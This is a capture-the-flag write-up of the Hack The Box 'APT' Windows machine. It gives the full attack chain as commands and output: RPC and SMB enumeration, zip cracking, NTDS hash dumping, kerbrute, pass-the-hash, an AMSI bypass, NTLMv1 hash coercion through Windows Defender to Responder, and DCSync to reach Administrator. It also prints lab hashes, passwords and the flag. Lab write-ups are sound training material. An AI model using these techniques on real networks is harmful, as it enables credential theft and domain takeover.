APT | Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676

Port scanning results:

```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.213
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 10:17 CEST
Nmap scan report for 10.10.10.213
Host is up (0.058s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE VERSION
80/tcp  open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Gigantic Hosting | Home
135/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.16 seconds
```

At port 80 there is an active HTTP service, in fact, if you go to the browser, the following website appears:

This is Gigantic Hosting, a fictitious hosting service. Exploring the site, there is nothing that could be interesting.

On port 135, however, RPC is active. It is therefore possible to attempt an enumeration with Impacket's rpcmap (https://github.com/SecureAuthCorp/impacket/blob/master/examples/rpcmap.py), looking for which methods allow anonymous access:

```
python3 rpcmap.py 'ncacn_ip_tcp:10.10.10.213' -brute-opnums -auth-level 1
-opnum-max 5
```

It turns out that it is possible to log in anonymously for Opnum 3 and 5:

```
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: rpcss.dll
UUID: 99FCFEC4-5260-101B-BBCB-00AA0021347A v0.0
Opnum 0: rpc_x_bad_stub_data
Opnum 1: rpc_x_bad_stub_data
Opnum 2: rpc_x_bad_stub_data
Opnum 3: success
Opnum 4: rpc_x_bad_stub_data
Opnum 5: success
```

Searching for the UUID shown above on Google, you can proceed using the following script found on the network: https://github.com/mubix/IOXIDResolver/blob/master/IOXIDResolver.py attempting an anonymous enumeration of network interfaces:

```
root@unknown:~/Desktop# python3 IOXIDResolver.py -t 10.10.10.213
[*] Retrieving network interface of 10.10.10.213
Address: apt
Address: 10.10.10.213
Address: dead:beef::b885:d62a:d679:573f
Address: dead:beef::d4db:33d1:dccc:b54
```

The ipv6 address of the machine was then obtained. By adding the following line to the hosts (nano /etc/hosts) you can get more information now, through another port scanning (nmap with option -6).

```
dead:beef::b885:d62a:d679:573f  apt.htb
```

```
root@unknown:~/Desktop# nmap -sC -sV -6 apt.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 11:56 CEST
Nmap scan report for apt.htb (dead:beef::b885:d62a:d679:573f)
Host is up (0.052s latency).
Not shown: 991 filtered ports
PORT    STATE SERVICE      VERSION
53/tcp  open  domain       Simple DNS Plus
80/tcp  open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Gigantic Hosting | Home
88/tcp  open  kerberos-sec Microsoft Windows Kerberos (server time: 2
5Z)
135/tcp open  msrpc        Microsoft Windows RPC
389/tcp open  ldap         Microsoft Windows Active Directory LDAP (D
 Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=apt.htb.local
| Subject Alternative Name: DNS:apt.htb.local
| Not valid before: 2020-09-24T07:07:18
|_Not valid after:  2050-09-24T07:17:18
|_ssl-date: 2021-04-15T10:07:32+00:00; +10m52s from scanner time.
445/tcp open  microsoft-ds Windows Server 2016 Standard 14393 microso
 HTB)
464/tcp open  kpasswd5?
593/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp open  ssl/ldap     Microsoft Windows Active Directory LDAP (D
 Site: Default-First-Site-Name)
```

Open port 445, you can therefore connect with smbclient:

```
root@unknown:~/Desktop# smbclient -L \\apt.htb
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        backup          Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
apt.htb is an IPv6 address -- no workgroup available
```

Inside the share backup, there is a zip (we access with the -N option which for convenience does not ask for the password every time):

```
root@unknown:~/Desktop# smbclient -N //apt.htb/backup
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Sep 24 09:30:52 2020
  ..                                  D        0  Thu Sep 24 09:30:52 2020
  backup.zip                          A 10650961  Thu Sep 24 09:30:32 2020

                10357247 blocks of size 4096. 6966691 blocks available
smb: \>
```

With the command:

```
get backup.zip
```

we download the file locally to analyze it.

If you try the unzip command, you immediately see that the file is protected with a password, so you can try to crack it (using fcrackzip with the famous wordlist "rockyou"):

```
fcrackzip -D -p /usr/share/wordlists/rockyou.txt backup.zip
```

```
root@unknown:~/Desktop# fcrackzip -D -p /usr/share/wordlists/rockyou.txt backup.zip
possible pw found: iloveyousomuch ()
```

Now always with unzip, we can extract the content:

```
unzip -P iloveyousomuch backup.zip
```

There are two folders ActiveDirectory and registry. This is the NTDS database, so we can extract the hashes with Impacket secretsdump:

```
python3 secretsdump.py local -system registry/SYSTEM -security
registry/SECURITY -ntds Active\ Directory/ntds.dit -outputfile hashes
```

As output comes a long list of users.

Let's print them in a list so that we can later bruteforce them, through some tools. We use awk to format the 2000 found users and write them to a users.txt file:

```
cat hashes.ntds | awk -F":" '{print $1}' > users.txt
```

Once you get the list, you can try a bruteforce attack with kerbrute (https://github.com/TarlogicSecurity/kerbrute):

```
kerbrute -dc-ip apt.htb -domain htb.local -users users.txt -outputfile validusernames.txt
```

```
root@unknown:~/Desktop# kerbrute -dc-ip apt.htb -domain htb.local -users users.txt -ou
tputfile validusernames.txt
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Valid user => Administrator
[*] Blocked/Disabled user => Guest
[*] Blocked/Disabled user => DefaultAccount
[*] Valid user => APT$
[*] Blocked/Disabled user => krbtgt
[*] Valid user => henry.vinson
```

Valid users within the Active Directory are therefore Administrator, APT and henry.vinson.

The tool used previously does not provide hashes as input, so we must use pyKerbrute (https://github.com/3gstudent/pyKerbrute).

By modifying the python script so that it is able to take a list of hashes as input, we get the valid hash, that is:

```
e53d87d42adaa3ca32bdb34a876cbffb
```

Despite this, with evil-winrm it is not possible to obtain a session:

```
evil-winrm -i apt.htb -u henry.vinson -H e53d87d42adaa3ca32bdb34a876cbffb
```

However, having available in the initial zip, also the registry, it is possible to use reg.py (also by Impacket) towards the remote registry:

```
python3 reg.py -hashes aad3b435b51404eeaad3b435b51404ee:e53d87d42adaa3ca32bdb34a876cbffb htb.local/henry.vinson@apt.htb query -keyName HKU\\Software
```

```
root@unknown:/usr/share/doc/python3-impacket/examples# python3 reg.py -hashes aad3b435
b51404eeaad3b435b51404ee:e53d87d42adaa3ca32bdb34a876cbffb htb.local/henry.vinson@apt.h
tb query -keyName HKU\\Software
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[!] Cannot check RemoteRegistry status. Hoping it is started...
HKU\Software
HKU\Software\GiganticHostingManagementSystem
HKU\Software\Microsoft
HKU\Software\Policies
HKU\Software\RegisteredApplications
HKU\Software\VMware, Inc.
HKU\Software\Wow6432Node
HKU\Software\Classes
```

If we use the same command to go into GiganticHost ... we get a password associated with the user henry.vinson_adm:

```
root@unknown:/usr/share/doc/python3-impacket/examples# python3 reg.py -hashes aad3b435
b51404eeaad3b435b51404ee:e53d87d42adaa3ca32bdb34a876cbffb htb.local/henry.vinson@apt.h
tb query -keyName HKU\\Software\\GiganticHostingManagementSystem
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[!] Cannot check RemoteRegistry status. Hoping it is started...
HKU\Software\GiganticHostingManagementSystem
        UserName        REG_SZ   henry.vinson_adm
        PassWord        REG_SZ   G1#Ny5@2dvht
```

You can try again now to log in with evil-winrm and we get the shell for the user:

```
evil-winrm -i apt.htb -u henry.vinson_adm -p "G1#Ny5@2dvht"
```

```
root@unknown:~/Desktop/registry# evil-winrm -i apt.htb -u henry.vinson_adm -p "G1#Ny5@
2dvht"

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents> whoami
htb\henry.vinson_adm
*Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents>
```

To continue the enumeration, download Winpeas on the victim machine and run it with:

```
Invoke-Binary winpeas.exe
```

Unfortunately it is detected as a virus by the system, so let's try to patch it with:

```
Bypass-4MSI
```

```
[+] Bypass-4MSI
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary

*Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents> Invoke-Binary enumeration/winpeas
.exe
At line:1 char:1
+ Invoke-Binary TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAA ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software
.
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Com
mands.InvokeExpressionCommand
*Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents> Bypass-4MSI

Warning: AV could be still watching for suspicious activity. Waiting for patching...

[+] Patched! :D
```

We then run the command again, and this time winpeas starts correctly.

With winpeas nothing relevant is found, so let's try to run everything again, this time with Seatbelt. And with the latter, the wording, under NTLMSettings, stands out:

```
====== NTLMSettings ======

 LanmanCompatibilityLevel    : 2(Send NTLM response only)

 NTLM Signing Settings
     ClientRequireSigning    : False
     ClientNegotiateSigning  : True
     ServerRequireSigning    : True
     ServerNegotiateSigning  : True
     LdapSigning             : 1 (Negotiate signing)

 Session Security
     NTLMMinClientSec        : 536870912 (Require128BitKey)
       [!] NTLM clients support NTLMv1!
     NTLMMinServerSec        : 536870912 (Require128BitKey)

       [!] NTLM services on this machine support NTLMv1!
```

In this repository:

https://github.com/Gl3bGl4z/All_NTLM_leak

all the services that can lead to a leak of NTLM responses to version 1 (more vulnerable than 2) are listed, including Windows Defender.

Let's start listening to responder (https://github.com/SpiderLabs/Responder) already pre-installed on Kali. Before running it, however, we write the string in the responder configuration (/etc/responder/Responder.conf):

```
Challenge = 1122334455667788
```

and then we start:

```
responder -I tun0 --lm
```


Meanwhile on the evil-winrm shell we run:

```
& "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\MpCmdRun.exe" -Scan -ScanType 3 -File \\ipaddress\share\file.txt
```


```
[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.52]
    Challenge set              [1122334455667788]
    Don't Respond To Names     ['ISATAP']

[+] Listening for events...

[SMB] NTLMv1 Client   : 10.10.10.213
[SMB] NTLMv1 Username : HTB\APT$
[SMB] NTLMv1 Hash     : APT$::HTB:95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384:95A
CA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384:1122334455667788
```

The hash was obtained. We use crack.sh to crack it (in supported NTASH format):

```
NTHASH:95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384
```



After a few seconds, the answer immediately arrives:



The key is therefore:

```
d167c3238864b12f5f82feae86a7f798
```

Now that we have the NT hash of the domain, with Impacket's secretsdump we get the hash to log in as Administrator on the system:

```
python3 secretsdump.py 'htb.local/APT$@apt.htb' -hashes
:d167c3238864b12f5f82feae86a7f798 -just-dc-user administrator
```

```
root@unknown:/usr/share/doc/python3-impacket/examples# python3 secretsdump.py 'htb.loc
al/APT$@apt.htb' -hashes :d167c3238864b12f5f82feae86a7f798 -just-dc-user administrator
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c370bddf384a691d811ff3495e8a72e2:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:72f9fc8f3cd23768be8d37876d459ef09ab591a729924898
e5d9b3c14db057e3
Administrator:aes128-cts-hmac-sha1-96:a3b0c1332eee9a89a2aada1bf8fd9413
Administrator:des-cbc-md5:0816d9d052239b8a
[*] Cleaning up...
```

With evil-winrm we finally get the shell:

```
evil-winrm -u administrator -i apt.htb -H
c370bddf384a691d811ff3495e8a72e2
```

```
root@unknown:/usr/share/doc/python3-impacket/examples# evil-winrm -u administrator -i
apt.htb -H c370bddf384a691d811ff3495e8a72e2

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        4/16/2021   5:54 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
c10d7b694f012d9698699b87d4ca21bc
```

Rooted!

Contact me on Twitter: https://twitter.com/samuelpiatanesi

You can find more writeups on my Github repo: https://github.com/Kaosam/HTBWriteups